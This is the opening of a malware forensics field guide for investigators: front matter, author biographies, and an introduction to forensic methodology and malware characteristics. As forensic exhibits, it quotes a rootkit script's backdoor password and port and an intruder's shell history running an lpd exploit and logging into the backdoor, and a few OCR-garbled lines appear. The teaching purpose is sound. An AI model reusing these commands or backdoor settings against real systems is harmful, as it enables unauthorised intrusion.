Malware Forensics Field Guide for Windows Systems

Digital Forensics Field Guides

Cameron H. Malin Eoghan Casey James M. Aquilina

Malware Forensics Field Guide for Windows Systems

Digital Forensics Field Guides

Cameron H. Malin Eoghan Casey James M. Aquilina Curtis W. Rose Technical Editor



AMSTERDAM • BOSTON • HEIDELBERG • LONDON NEW YORK • OXFORD • PARIS • SAN DIEGO SAN FRANCISCO • SINGAPORE • SYDNEY • TOKYO

Syngress is an imprint of Elsevier

SYNGRESS,

Acquiring Editor: Cris Katsaropoulos Project Manager: Paul Gottehrer Designer: Alisa Andreola

Syngress is an imprint of Elsevier 225 Wyman Street, Waltham, MA 02451, USA

© 2012 Elsevier, Inc. All rights reserved.

No part of this publication may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or any information storage and retrieval system, without permission in writing from the publisher. Details on how to seek permission, further information about the Publisher's permissions policies and our arrangements with organizations such as the Copyright Clearance Center and the Copyright Licensing Agency, can be found at our website: <u>www.elsevier.com/permissions</u>.

This book and the individual contributions contained in it are protected under copyright by the Publisher (other than as may be noted herein).

Notices

Knowledge and best practice in this field are constantly changing As new research and experience broaden our understanding changes in research methods or professional practices, may become necessary. Practitioners and researchers must always rely on their own experience and knowledge in evaluating and using any information or methods described herein. In using such information or methods they should be mindful of their own safety and the safety of others, including parties for whom they have a professional responsibility.

To the fullest extent of the law, neither the Publisher nor the authors, contributors, or editors, assume any liability for any injury and/or damage to

persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions, or ideas contained in the material herein.

Library of Congress Cataloging-in-Publication Data Application submitted

British Library Cataloguing-in-Publication Data

A catalogue record for this book is available from the British Library.

ISBN: 978-1-59749-472-4

For information on all Syngress publications visit our website at http://store.elsevier.com

Printed in the United States of America 12 13 14 15 16 10 9 8 7 6 5 4 3 2 1

Typeset by: diacriTech, Chennai, India



For our moms, who taught us determination, patience, creativity, and to live passionately.

Acknowledgments

Cameron would like to thank a number of people for their guidance, support, and ideas on this book—without them it would not have happened. James and Eoghan I appreciate your willingness to keep an open mind and embrace the format and structure of this book; it was a rewarding challenge. I'm proud to work with you both.

Thanks to the Syngress crew for your patience and understanding of our vision: Steve Elliot, Angelina Ward, Laura Colantoni, Matthew Cater, Paul Gottehrer, Chris Katsaropoulos, and David Bevans.

Not to be forgotten are the some terrific researchers, developers, and forensic practitioners who assisted and supported this book: Mila Parkour (contagiodump.blogspot.com), Ero Carera and Christian Blichmann (Zynamics), Matthew Shannon (F-Response), Maria Lucas (HBGary), Thorsten Holz (Assistant Professor at Ruhr-University Bochum; http://honeyblog.org/), Tark (ccso.com), and Danny Quist (offensivecomputing.net).

For your friendship, camaraderie, and day-to-day hi-iinks.

I OI JOW MAINTER, AMILIANALA, MAI MAJ W MAJ IN JUNO,

"Team Cyber" of the Los Angeles Cyber Division—you are a fantastic crew and I miss you. Jason, Ramyar, and Bryan—my friends and confidants—thank you for everything, we had a good run.

My sister Alecia—your determination and focus are an inspiration to me. "No lying on the couch!"

Finally, to my lovely wife Adrienne, I am so lucky to have you in my life—thanks for being a "team" with me—I love you. Bentley and Barkley—thanks for being Daddy's little "writing buddies."

Special Thanks to the Technical Editor

Malware Forensics Field Guide for Windows Systems was reviewed by a digital forensic expert who is a fantastic author in his own right. My sincerest thanks to Curtis W. Rose for your tenacity and attention to detail—we're lucky to work with you.

About the Authors

Cameron H. Malin is a Supervisory Special Agent with the Federal Bureau of Investigation assigned to a Cyber Crime squad in Los Angeles, California, where he is responsible for the investigation of computer intrusion and malicious code matters. In 2010, Mr. Malin was a recipient of the Attorney General's Award for Distinguished Service for his role as a Case Agent in *Operation Phish Phry*.

Mr. Malin is the Chapter Lead for the Southern California Chapter of the Honeynet Project, an international non-profit organization dedicated to improving the security of the Internet through research, analysis, and information regarding computer and network security threats. Mr. Malin currently sits on the Editorial Board of the *International Journal of Digital Evidence* (IJDE) and is a Subject Matter Expert for the Information Assurance Technology Analysis Center (IATAC) and Weapon Systems Technology and Information Analysis Center (WSTIAC).

Mr. Malin is a Certified Ethical Hacker (C|EH) and Certified Network Defense Architect (CINDA) as designated by the International Council of Electronic Commerce Consultants (EC-Council) and a Certified Information Systems Security Professional (CISSP), as designated by the International Information Systems Security Certification Consortium ((ISC)^{2(R)}).

NO I TOTTOTAL DOTOTOO I MOTMOOT (CIT 1DI 1/ 40 GOODIAMOG O)

Prior to working for the FBI, Mr. Malin was an Assistant State Attorney (ASA) and Special Assistant United States Attorney (SAUSA) in Miami, Florida, where he specialized in computer crime prosecutions. During his tenure as an ASA, Mr. Malin was also an Assistant Professorial Lecturer in the Computer Fraud Investigations Masters Program at George Washington University.

The techniques, tools, methods, views, and opinions explained by Cameron Malin are personal to him, and do not represent those of the United States Department of Justice, the Federal Bureau of Investigation, or the government of the United States of America. Neither the Federal government nor any Federal agency endorses this book or its contents in any way.

Eoghan Casey is founding partner of cmdLabs, author of the foundational book *Digital Evidence and Computer Crime*, and coauthor of *Malware Forensics: Investigating and Analyzing Malicious Code*. For over a decade he has dedicated himself to advancing the practice of incident handling and digital forensics. He helps client organizations handle security breaches and analyzes digital evidence in a wide range of investigations, including network intrusions with international scope. He works at the Department of Defense Cyber Crime Center (DC3) on research and tool development. He has testified in civil and criminal cases, and has submitted expert reports and prepared trial exhibits for computer forensic and cyber-crime cases.

As a Director of Digital Forensics and Investigations at Stroz Friedberg, he maintained an active docket of cases and co-managed the firm's technical operations in the areas of computer forensics, cyber-crime response, incident handling, and electronic discovery. He also spearheaded Stroz Friedberg's external and in-house forensic training programs as Director of Training. Mr. Casey has performed thousands of forensic acquisitions and examinations, including Windows and UNIX systems, Enterprise servers, smart phones, cell phones, network logs, backup tapes, and database systems. He also has extensive information security experience, as an Information Security Officer at Yale University and in subsequent consulting work. He has performed vulnerability assessments; deployed and maintained intrusion detection systems, firewalls, and public key infrastructures; and developed policies, procedures, and educational programs for a variety of organizations.

Mr. Casey holds a B.S. in Mechanical Engineering from the University of California at Berkeley, and an M.A. in Educational Communication and Technology from New York University. He conducts research and teaches graduate students at Johns Hopkins University Information Security Institute, and is Editorin-Chief of *Digital Investigation: The International Journal of*

Digital Forensics and Incident Response.

James M. Aquilina, Executive Managing Director and Deputy General Counsel, contributes to the management of Stroz Friedberg and the handling of its legal affairs, in addition to having overall responsibility for the Los Angeles, San Francisco, and Seattle offices. He supervises numerous digital forensic, Internet investigative, and electronic discovery assignments for government agencies, major law firms, and corporate management and information systems departments in criminal, civil, regulatory, and internal corporate matters, including matters involving data breach, e-forgery, wiping, mass deletion and other forms of spoliation, leaks of confidential information, computerenabled theft of trade secrets, and illegal electronic surveillance. He has served as a neutral expert and has supervised the courtappointed forensic examination of digital evidence. Mr. Aquilina also has led the development of the firm's online fraud and abuse practice, regularly consulting on the technical and strategic aspects of initiatives to protect computer networks from spyware and other invasive software, malware and malicious code, online fraud, and other forms of illicit Internet activity. His deep knowledge of botnets, distributed denial of service attacks, and other automated cyber-intrusions enables him to provide companies with advice and solutions to tackle incidents of computer fraud and abuse and bolster their infrastructure protection.

Prior to joining Stroz Friedberg, Mr. Aquilina was an Assistant U.S. Attorney (AUSA) in the Criminal Division of the U.S. Attorney's Office for the Central District of California, where he most recently served in the Cyber and Intellectual Property Crimes Section. He also served as a member of the Los Angeles Electronic Crimes Task Force, and as chair of the Computer Intrusion Working Group, an inter-agency cybercrime response organization. As an AUSA, Mr. Aquilina conducted and supervised investigations and prosecutions of computer intrusions, extortionate denial of service attacks, computer and Internet fraud, criminal copyright infringement, theft of trade secrets, and other abuses involving the theft and use of personal identity. Among his notable cyber cases, Mr. Aquilina brought the first U.S. prosecution of malicious botnet activity against a prolific member of the "botmaster underground" who sold his armies of infected computers for the purpose of launching attacks and spanning and used his botnets to generate income from the surreptitious installation of adware; tried to jury conviction the first criminal copyright infringement case involving the use of digital camcording equipment; supervised the government's continuing prosecution of Operation Cyberslam. an international intrusion investigation involving the use of hired hackers to launch computer attacks against online business competitors; and oversaw the collection and analysis of electronic evidence relating to the prosecution of a local terrorist cell operating in Los Angeles.

During his tenure at the U.S. Attorney's Office, Mr. Aquilina also served in the Major Frauds and Ierrorism/Organized Crime Sections, where he investigated and tried numerous complex cases, including a major corruption trial against an IRS Revenue Officer and public accountants, a fraud prosecution against the French bank Credit Lyonnais in connection with the rehabilitation and liquidation of the now defunct insurer Executive Life, and an extortion and kidnapping trial against an Armenian organized crime ring. In the wake of the September 11, 2001, attacks Mr. Aquilina helped establish and run the Legal Section of the FBI's Emergency Operations Center.

Before public service, Mr. Aquilina was an associate at the law firm Richards, Spears, Kibbe & Orbe in New York, where he focused on white collar defense work in federal and state criminal and regulatory matters.

He served as a law clerk to the Honorable Irma E. Gonzalez, U.S. District Judge, Southern District of California. He received his B.A. magna cum laude from Georgetown University, and his J.D. from the University of California, Berkeley School of Law, where he was a Richard Erskine Academic Fellow and served as an Articles Editor and Executive Committee Member of the *California Law Review*.

He currently serves as an Honorary Council Member on cyber-law issues for the EC-Council, the organization that provides the C|EH and CHFI (Certified Hacking Forensic Investigator) certifications to leading security industry professionals worldwide. Mr. Aquilina is a member of Working Group 1 of the Sedona Conference, the International Association of Privacy Professionals, the Southern California Honeynet Project, the Los Angeles Criminal Justice Inn of Court, and the Los Angeles County Bar Association. He also serves on the Board of Directors of the Constitutional Rights Foundation, a non-profit educational organization dedicated to providing young people with access to and understanding of law and the legal process.

Mr. Aquilina is co-author of *Malware Forensics: Investigating and Analyzing Malicious Code.*

About the Technical Editor

Curtis W. Rose is the President and founder of Curtis W. Rose & Associates LLC, a specialized services company in Columbia, Maryland, which provides computer forensics, expert testimony, litigation support, and computer intrusion response and training to commercial and government clients. Mr. Rose is an industry-recognized expert with over 20 years of experience in investigations, computer forensics, and technical and information security.

Mr. Rose was a co-author of *Real Digital Forensics: Computer Security and Incident Response*, and was a contributing author or technical editor for many popular information security books including *Handbook of Digital Forensics and Investigation; Malware Forensics: Investigating and Analyzing Malicious Code; SQL Server Forensic Analysis; Anti-Hacker Toolkit, 1st Edition; Network Security: The Complete Reference; and Incident Response and Computer Forensics, 2nd Edition.* He has also published whitepapers on advanced forensic methods and techniques Including "Windows Live Response Volatile Data Collection: Non-Disruptive User and System Memory Forensic Acquisition" and "Forensic Data Acquisition and Processing Utilizing the Linux Operating System."

Introduction to Malware Forensics

Since the publication of *Malware Forensics: Investigating and Analyzing Malicious Code* in 2008,¹ the number and complexity of programs developed for malicious and illegal purposes has grown substantially. The 2011 Symantec Internet Security Threat Report announced that over 286 million new threats emerged in the past year.² Other anti-virus vendors, including F-Secure, forecast an increase in attacks against mobile devices and SCADA systems in 2011.³

In the past, malicious code has been categorized neatly (e.g., viruses, worms, or Trojan horses) based upon functionality and attack vector. Today, malware is often modular and multifaceted, more of a "blended-threat," with diverse functionality and means of propagation. Much of this malware has been developed to support increasingly organized, professional computer criminals. Indeed, criminals are making extensive use of malware to control computers and steal personal confidential or otherwise proprietary information for profit. In Operation Trident Breach,⁴ hundreds of individuals were arrested for their involvement in digital theft using malware such as ZeuS. A thriving gray market ensures that today's malware is professionally developed to avoid detection by current AntiVirus programs, thereby remaining valuable and available to any cyber-savvy criminal group.

Of growing concern is the development of malware to disrupt power plants and other critical infrastructure through computers, referred to by some as Cyber Warfare. The StuxNet malware that emerged in 2010 is a powerful demonstration of the potential for such attacks.⁵ Stuxnet was a sophisticated program that enabled the attackers to alter the operation of industrial systems, like those in a nuclear reactor, by accessing programmable logic controllers connected to the target computers. This type of attack could shut down a power plant or other components of a society's critical infrastructure, potentially causing significant harm to people in a targeted region.

Foreign governments are funding teams of highly skilled hackers to develop customized malware to support industrial and military espionage.⁶ The intrusion into Google's systems demonstrates the advanced and persistent capabilities of such attackers.⁷ These types of well-organized attacks, known as the "Advanced Persistent Threat (APT)," are designed to maintain long-term access to an organization's network in order to steal information/gather intelligence and are most commonly associated with espionage. The increasing use of malware to

commit espionage and crimes and launch cyber attacks is compelling more digital investigators to make use of malware analysis techniques and tools that were previously the domain of anti-virus vendors and security researchers.

This Field Guide was developed to provide practitioners with the core knowledge, skills, and tools needed to combat this growing onslaught against computer systems.

How to Use this Book

 \checkmark This book is intended to be used as a tactical reference while in the field.

▶ This Field Guide is designed to help digital investigators identify malware on a computer system, examine malware to uncover its functionality and purpose, and determine malware's impact on a subject system. To further advance malware analysis as a forensic discipline, specific methodologies are provided and legal considerations are discussed so that digital investigators can perform this work in a reliable, repeatable, defensible, and thoroughly documented manner.

▶ Unlike Malware Forensics: Investigating and Analyzing Malicious Code, which uses practical case scenarios throughout the text to demonstrate techniques and associated tools, this Field Guide strives to be both tactical and practical, structured in a succinct outline format for use in the field, but with cross-references signaled by distinct graphical icons to supplemental components and online resources for the field and lab alike.

Supplemental Components

► The supplementary components used in this Field Guide include:

- Field Interview Questions: An organized and detailed interview question and answer form that can be used while responding to a malicious code incident.
- Field Notes: A structured and detailed note-taking solution, serving as both guidance and a reminder checklist while responding in the field or in the lab.
- **Pitfalls to Avoid**: A succinct list of commonly encountered mistakes and discussion of how to avoid these mistakes.
- Tool Box : A resource for the digital investigator to learn about additional tools that are relevant to the subject matter discussed in the corresponding substantive chapter section. The Tool Box icon (— a wrench and hammer) is used to notify the reader that additional tool information is available in the Tool Box appendix at the end of each chapter, and on the book's companion Web site, <u>www.malwarefieldguide.com</u>.
- Selected Readings: A list of relevant supplemental reading materials relating to topics covered in the chapter.

Investigative Approach

When malware is discovered on a system, the importance of organized methodology, sound analysis, steady documentation, and attention to evidence dynamics all outweigh the severity of any time pressure to investigate.

Organized Methodology

► The Field Guide's overall methodology for dealing with malware incidents breaks the investigation into five phases:

- Phase 1: Forensic preservation and examination of volatile data (<u>Chapter 1</u>)
- Phase 2: Examination of memory (<u>Chapter 2</u>)
- Phase 3: Forensic analysis: examination of hard drives (Chapter 3)

Phase 4: File profiling of an unknown file (Chapters 5)

Phase 5: Dynamic and static analysis of a malware specimen (Chapter 6)

▶ Within each of these phases, formalized methodologies and goals are emphasized to help digital investigators reconstruct a vivid picture of events surrounding a malware infection and gain a detailed understanding of the malware itself. The methodologies outlined in this book are not intended as a checklist to be followed blindly; digital investigators always must apply critical thinking to what they are observing and adjust accordingly.

▶ Whenever feasible, investigations involving malware should extend beyond a single compromised computer, as malicious code is often placed on the computer via the network, and most modern malware has network-related functionality. Discovering other sources of evidence, such as servers the malware contacts to download components or instructions, can provide useful information about how malware got on the computer and what it did once installed.

▶ In addition to systems containing artifacts of compromise, other network and data sources may prove valuable to your investigation. Comparing available backup tapes of the compromised system to the current state of the system, for example, may uncover additional behavioral attributes of the malware, tools the attacker left behind, or recoverable files containing exfiltrated data. Also consider checking centralized logs from anti-virus agents, reports from system integrity checking tools like Tripwire, and network level logs.

Network forensics can play a key role in malware

incidents, but this extensive topic is beyond the scope of our Field Guide. One of the author's earlier works⁸ covers tools and techniques for collecting and utilizing various sources of evidence on a network that can be useful when investigating a malware incident, including Intrusion Detection Systems, NetFlow logs, and network traffic. These logs can show use of specific exploits, malware connecting to external IP addresses, and the names of files being stolen. Although potentially not available prior to discovery of a problem, logs from network resources implemented during the investigation may capture meaningful evidence of ongoing activities.

▶ Remember that well-interviewed network administrators, system owners, and computer users often help develop the best picture of what actually occurred.

▶ Finally, as digital investigators are more frequently asked to conduct malware analysis for investigative purposes that may lead to the victim's pursuit of a civil or criminal remedy, ensuring the reliability and validity of findings means compliance with an oft complicated legal and regulatory landscape. <u>Chapter 4</u>, although no substitute for obtaining counsel and sound legal advice, explores some of these concerns and discusses certain legal requirements or limitations that may govern the preservation, collection, movement and analysis of data and digital artifacts uncovered during malware forensic investigations.

Forensic Soundness

► The act of collecting data from a live system may cause changes that a digital investigator will need to justify, given its impact on other digital evidence.

- For instance, running tools like Helix3 Pro⁹ from a removable media device will alter volatile data when loaded into main memory and create or modify files and Registry entries on the evidentiary system.
- Similarly, using remote forensic tools necessarily establishes a network connection, executes instructions in memory, and makes other alterations on the evidentiary system.

▶ Purists argue that forensic acquisitions should not alter the original evidence source in any way. However, traditional forensic disciplines like DNA analysis suggest that the measure of forensic soundness does not require that an original be left unaltered. When samples of biological material are collected, the process generally scrapes or smears the original evidence. Forensic analysis of the evidentiary sample further alters the original evidence, as DNA tests are destructive. Despite changes that occur during both preservation and processing, these methods are nonetheless considered forensically sound and the evidence is regularly admitted in legal proceedings.

Some courts consider volatile computer data

discoverable, thereby requiring digital investigators to preserve data on live systems. For example, in *Columbia Pictures Industries v. Bunnell*, $\frac{10}{10}$ the court held that RAM on a Web server could contain relevant log data and was therefore within the scope of discoverable information in the case.

Documentation

• One of the keys to forensic soundness is documentation.

- A solid case is built on supporting documentation that reports on where the evidence originated and how it was handled.
- From a forensic standpoint, the acquisition process should change the original evidence as little as possible, and any changes should be documented and assessed in the context of the final analytical results.
- Provided both that the acquisition process preserves a complete and accurate representation of the original data, and the authenticity and integrity of that representation can be validated, the acquisition is generally considered forensically sound.

► Documenting the steps taken during an investigation, as well as the results, will enable others to evaluate or repeat the analysis

anaiysis.

- Keep in mind that contemporaneous notes are often referred to years later to help digital investigators recall what occurred, what work was conducted, and who was interviewed, among other things.
- Common forms of documentation include screenshots, captured network traffic, output from analysis tools, and notes.
- When preserving volatile data, document the date and time that data was preserved and which tools were used, and calculate the MD5 of all output.
- Whenever dealing with computers, it is critical to note the date and time of the computer, and compare it with a reliable time source to assess the accuracy of date-time stamp information associated with the acquired data.

Evidence Dynamics

► Unfortunately, digital investigators rarely are presented with the perfect digital crime scene. Many times the malware or attacker purposefully has destroyed evidence by deleting logs, overwriting files, or encrypting incriminating data. Often the digital investigator is called to an incident only after the victim has taken initial steps to remediate—and in the process, has either destroyed critical evidence, or worse, compounded the damage to the system by invoking additional hostile programs.

► This phenomenon is not unique to digital forensics. Violent crime investigators regularly find that offenders attempted to destroy evidence or EMT first responders disturbed the crime scene while attempting to resuscitate the victim. These types of situations are sufficiently common to have earned a name *—evidence dynamics.*

► Evidence dynamics is any influence that changes, relocates, obscures, or obliterates evidence—regardless of intent —between the time evidence is transferred and the time the case is adjudicated.

- Evidence dynamics is a particular concern in malware incidents because there is often critical evidence in memory that will be lost if not preserved quickly and properly.
- Digital investigators must live with the reality that they will rarely have an opportunity to examine a digital crime scene in its original state and should therefore expect some anomalies.
- Evidence dynamics creates investigative and legal challenges, making it more difficult to determine what occurred, and making it more difficult to prove that the evidence is authentic and reliable.
- Any conclusions the digital investigator reaches without knowledge of how evidence was changed may be

incorrect, open to criticism in court, or misdirect the investigation.

 The methodologies and legal discussion provided in this Field Guide are designed to minimize evidence dynamics while collecting volatile data from a live system using tools that can be differentiated from similar utilities commonly used by intruders.

Forensic Analysis in Malware Investigations

Malware investigation often involves the preservation and examination of volatile data; the recovery of deleted files; and other temporal, functional, and relational kinds of computer forensic analysis.

Preservation and Examination of Volatile Data

Investigations involving malicious code rely heavily on forensic preservation of volatile data. Because operating a suspect computer usually changes the system, care must be taken to minimize the changes made to the system, collect the most volatile data first (aka Order of Volatility, which is described in detail in *RFC 3227: Guidelines for Evidence Collection and Archiving*);¹² and thoroughly document all actions taken.

▶ Technically, some of the information collected from a live system in response to a malware incident is non-volatile. The following subcategories are provided to clarify the relative importance of what is being collected from live systems.

 Tier 1 Volatile Data: Critical system details that provide the investigator with insight as to how the system was compromised and the nature of the compromise Examples include logged-in users, active network connections, and the processes running on the system

- Tier 2 Volatile Data: Ephemeral information, while beneficial to the investigation and further illustrative of the nature and purpose of the compromise and infection, is not critical to identification of system status and details. Examples of these data include scheduled tasks and clipboard contents.
- Tier 1 Non-volatile Data: Reveals the status, settings, and configuration of the target system, potentially providing clues as to the method of the compromise and infection of the system or network. Examples include registry settings and audit policy.
- Tier 2 Non-volatile Data: Provides historical information and context, but is not critical to system status, settings, or configuration analysis. Examples of these data include system event logs and Web browser history.

► The current best practices and associated tools for preserving and examining volatile data on Windows systems are covered in <u>Chapter 1</u> (Malware Incident Response: Volatile Data Collection and Examination on a Live Windows System) and <u>Chapter 2</u> (Memory Forensics: Analyzing Physical and Process Memory Dumps for Malware Artifacts).

Recovering Deleted Files

► Specialized forensic tools have been developed to recover deleted files that are still referenced in the file system. It is also

possible to salvage deleted executables from unallocated space that are no longer referenced in the file system. One of the most effective tools for salvaging executables from unallocated space is "foremost," as shown in Figure I.1 using the "-t" option, which uses internal carving logic rather than simply headers from the configuration file.

Foremost version 1.5 by Jesse Kornblum, Kris Kendall, and Nick Mikus Audit File Foremost started at Tue Jan 22 05:18:19 2008 Invocation: foremost -t exe.dll host3-diskimage.dmp Output directory: /examination/output Configuration file: /usr/local/etc/foremost.conf File: host3-diskimage.dmp Start: Tue Jan 22 05:18:19 2008 Length: 1000 MB (1066470100 bytes) Size Num Name (bs=512) File Offset Comment 1: 00001509.exe 58 KB 772861 09/13/2007 09:06:10 2: 00002965.dll 393 KB 1518333 01/02/2007 17:33:10 3: 00003781.dll 517 KB 1936125 08/25/2006 15:12:52 00004837.dll 4 : 106 KB 2476797 06/20/2003 02:44:06 5: 00005077.dll 17 KB 06/20/2003 02:44:22

2599677

2628349

2661117

11/30/1999 09:31:09

06/20/2003 02:44:22

Figure I.1 Using foremost to carve executable files from unallocated disk space

17 KB

68 KB

Other Tools to Consider

00005133.dll

00005197.dll

Data Carving Tools

6:

7:

DataLifter http://www.datalifter.com Scalpel http://www.digitalforensicssolutions.com/Scalpel/ PhotoRec http://www.cgsecurity.org/wiki/PhotoRec

Temporal, Functional, and Relational Analysis

▶ One of the primary goals of forensic analysis is to reconstruct the events surrounding a crime. Three common analysis techniques that are used in crime reconstruction are *temporal*, *functional*, and *relational* analysis.

▶ The most common form of *temporal analysis* is the time line, but there is such an abundance of temporal information on computers that the different approaches to analyzing this information are limited only by our imagination and current tools.

▶ The goal of *functional analysis* is to understand what actions were possible within the environment of the offense, and how the malware actually behaves within the environment (as opposed to what it was capable of doing).

 One effective approach with respect to conducting a functional analysis to understand how a particular piece of malware behaves on a compromised system is to load the forensic duplicate into a virtual environment using a tool like Live View.¹³Figure I.2 shows Live View being used to prepare and load a forensic image into a virtualized environment.

Live View 0.6		
Ele		
VM Initialization Parameters		
RAM Size	System Time	
512	Jan 29, 2008	9:57:41 PM
Operating System (on image)		
Microsoft Windows XP	1	

F-(training-scene2)stage/2(snap2)training-scene2) Select Output Directory For VM Config Files [C:(Documents and Settings)Administrator [C:(Documents and Setting	Browse Browse	
C:(Documents and Settings),Administrator		
What do you want to do? If Launch My Image (C) Generate Config Actions		
C Launch My Image C Generate Config Actions	Only	
Start Clear		
Messages		
Extracted Current Centrol Set Value: 1 Critical Device Database Updated System Hive Unloaded		
Snaphot Unmounted Bootable Partition 1: winXPPro prepared for launch Altempfing to Launch Forenzio Image in Virtual Machine Please Walt. VMWare Wokstation Launch Completed		

Figure I.2 Live View taking a forensic duplicate of a Windows XP system and launching it in VMware

▶ Relational analysis involves studying how components of malware interact, and how various systems involved in a malware incident relate to each other.

- For instance, one component of malware may be easily identified as a downloader for other more critical components, and may not require further in-depth analysis.
- Similarly, one compromised system may be the primary command and control point used by the intruder to access other infected computers, and may contain the most useful evidence of the intruder's activities on the network as well as information about other compromised

systems.

► Specific applications of these forensic analysis techniques are covered in <u>Chapter 3</u>, Post-Mortem Forensics: Discovering and Extracting Malware and Associated Artifacts from Windows Systems.

Applying Forensics to Malware

Forensic analysis of malware requires an understanding of how an executable is complied, the difference between static and dynamic linking, and how to distinguish class from individuating characteristics of malware.

How an Executable File is Compiled

▶ Before delving into the tools and techniques used to dissect a malicious executable program, it is important to understand how source code is compiled, linked, and becomes executable code. The steps an attacker takes during the course of compiling malicious code are often items of evidentiary significance uncovered during the examination of the code.

► Think of the compilation of source code into an executable file like the metamorphosis of caterpillar to butterfly: the initial and final products manifest as two totally different entities, even though they are really one in the same but in different form.

As illustrated in Figure I.3, when a program is compiled, the program's source code is run through a *compiler*, a program that translates the programming statements written in a high-level language into another form. Once processed through the compiler, the source code is converted into an *object file* or machine code, as it contains a series of instructions not intended for human readability, but rather for execution by a computer processor.¹⁴



Figure I.3 Compiling source code into an object file

▶ After the source code is compiled into an object file, a *linker* assembles any required libraries and object code together to produce an executable file that can be run on the host operating system, as seen in Figure I.4.




Figure I.4 A linker creates an executable file by linking the required libraries and code to an object file

▶ Often, during compilation, bits of information are added to the executable file that may be relevant to the overall investigation. The amount of information present in the executable is contingent upon how it was compiled by the attacker. <u>Chapter 5</u> (File Identification and Profiling: Initial Analysis of a Suspect File on a Windows System) covers tools and techniques for unearthing these useful clues during the course of your analysis.

Static versus Dynamic Linking

► In addition to the information added to the executable during compilation, it is important to examine the suspect program to determine whether it is a *static* or a *dynamic executable*, as this will significantly impact the contents and size of the file, and in turn, the evidence you may discover.

- A static executable is compiled with all of the necessary libraries and code it needs to successfully execute, making the program "self-contained."
- Conversely, dynamically linked executables are dependent upon shared libraries to successfully run. The required libraries and code needed by the dynamically linked executable are referred to as dependencies.
- In Windows programs, dependencies are most often dynamic link libraries (DLLs; .dll extension) that are imported from the host operating system during execution.
- File dependencies in Windows executables are identified in the Import Tables of the file structure. By calling on the required libraries at runtime, rather than statically linking them to the code, dynamically linked executables are smaller and consume less system memory, among other things.

▶ We will discuss how to examine a suspect file to identify dependencies, and delve into Important Table and file dependency analysis in greater detail in <u>Chapter 5</u> (File Identification and Profiling: Initial Analysis of a Suspect File on a Windows System) and <u>Chapter 6</u> (Analysis of a Malware Specimen).

Class versus Individuating Characteristics

▶ It is simply not possible to be familiar with every kind of malware in all of its various forms.

- Best investigative effort will include a comparison of unknown malware with known samples, as well as conducting preliminary analysis designed not just to identify the specimen, but how best to interpret it.
- Although libraries of malware samples currently exist in the form of anti-virus programs and hash sets, these resources are far from comprehensive.
- Individual investigators instead must find known samples to compare with evidence samples and focus on the characteristics of files found on the compromised computer to determine what tools the intruder used. Further, deeper examination of taxonomic and phylogenetic relationships between malware specimens may be relevant to classify a target specimen and determine if it belongs to a particular malware "family."

► Once an exemplar is found that resembles a given piece of digital evidence, it is possible to classify the sample. John Thornton describes this process well in "The General Asymptotic and Particula of Computer Identification?"¹⁵

In the "identification" mode, the forensic scientist examines an item of evidence for the presence or absence of specific characteristics that have been previously abstracted from authenticated items. Identifications of this sort are legion, and are conducted in forensic laboratories so frequently and in connection with so many different evidence categories that the forensic scientist is often unaware of the specific steps that are taken in the process. It is not necessary that those authenticated items be in hand. but it is necessary that the forensic scientist have access to the abstracted information. For example, an obscure 19th Century Hungarian revolver may be identified as an obscure 19th Century Hungarian revolver, even though the forensic scientist has never actually seen one before and is unlikely ever to see one again. This is possible because the revolver has been described adequately in the literature and the literature is accessible to the scientist. Their validity rests on the application of established tests which have been previously determined to be accurate by exhaustive testing of known standard materials.

In the "comparison" mode, the forensic scientist compares a questioned evidence item with another item. This second item is a "known item." The known item may be a standard reference item which is maintained by the laboratory for this purpose (e.g. an authenticated sample of cocaine), or it may be an exemplar sample which itself is a portion of the evidence in a case (e.g., a sample of broken glass or paint from a crime scene). This item must be in hand. Both questioned and known items are compared, characteristic by characteristic, until the examiner is satisfied that the items are sufficiently alike to conclude that they are related to one another in some manner.

In the comparison mode, the characteristics that are taken into account may or may not have been previously established. Whether they have been previously established and evaluated is determined primarily by (1) the experience of the examiner, and (2) how often that type of evidence is encountered. The forensic scientist must determine the characteristics to be before a conclusion can be reached. This is more easily said than achieved, and may require de novo research in order to come to grips with the significance of observed characteristics. For example, a forensic scientist compares a shoe impression from a crime scene with the shoes of a suspect. Slight irregularities in the tread design are noted, but the examiner is uncertain whether those features are truly individual characteristics unique to this shoe, or a mold release mark common to thousands of shoes produced by this manufacturer. Problems of this type are common in the forensic sciences and are anything but trivial

▶ The source of a piece of malware is itself a unique characteristic that may differentiate one specimen from another.

- Being able to show that a given sample of digital evidence originated on a suspect's computer could be enough to connect the suspect with the crime.
- The denial of service attack tools that were used to attack Yahoo! and other large Internet sites, for example, contained information useful in locating those sources of attacks.
- As an example, IP addresses and other characteristics extracted from a distributed denial of service attack tool are shown in Figure I.5.

```
socket
bind
recvfrom
%s %s %s
alf3YWfOhw.V.
PONG
*HELLO*
10.154.101.4
192.168.76.84
```

Figure 1.5 Individuating characteristics in suspect malware

 The sanitized IP addresses at the end indicated where the command and control servers used by the malware were located on the Internet, and these command and control systems may have useful digital evidence on them.

Class characteristics may also establish a link hatuzan

the intruder and the crime scene. For instance, the "t0rn" installation file contained a username and port number selected by the intruder shown in Figure I.6.

```
#!/bin/bash
# t0:nkit9+linux bought to you by torn/etC!/x0rg
# Define ( You might want to change these )
dpass=owened
dport=31337
```

Figure I.6 Class characteristics in suspect malware

▶ If the same characteristics are found on other compromised hosts or on a suspect's computer, these may be correlated with other evidence to show that the same intruder was responsible for all of the crimes and that the attacks were launched from the suspect's computer. For instance, examining the computer with IP address 192.168.0.7 used to break into 192.168.0.3 revealed the following traces (Figure I.7) that help establish a link.

```
[eco@ice eco]$ 1s -latc
                                     8868 Apr 18 10:30 .bash history
-rw----- 1 eco
                        eco
- YW-YW-Y--
            1 eco
                        eco
                                  540039 Apr 8 10:38 ftp-tk.tgz
drwxrwxr-x
            2 800
                        eco
                                     4096 Apr 8 10:37 tk
drwxr-xr-x
            5 eco
                                     4096 Apr 8 10:37 tornkit
                        eco
[eco@ice eco]$ less .bash history
cd unix-exploits/
./SEClpd 192.168.0.3 brute -t 0
./SEClpd 192.168.0.3 brute -t 0
ssh -1 owened 192.168.0.3 -p 31337
[eco@ice eco]$ cd tk
[eco@ice tk]$ 1s -latc
total 556
drwx----- 25 eco
                        eco
                                     4096 Apr 25 18:38 ...
```

```
4096 Apr 8 10:37 .
drwxrwxr-x 2 eco
                      eco
- YW-----
            1 eco
                       eco
                                 28967 Apr 8 10:37 lib.tgz
                                   380 Apr 8 10:37 conf.tgz
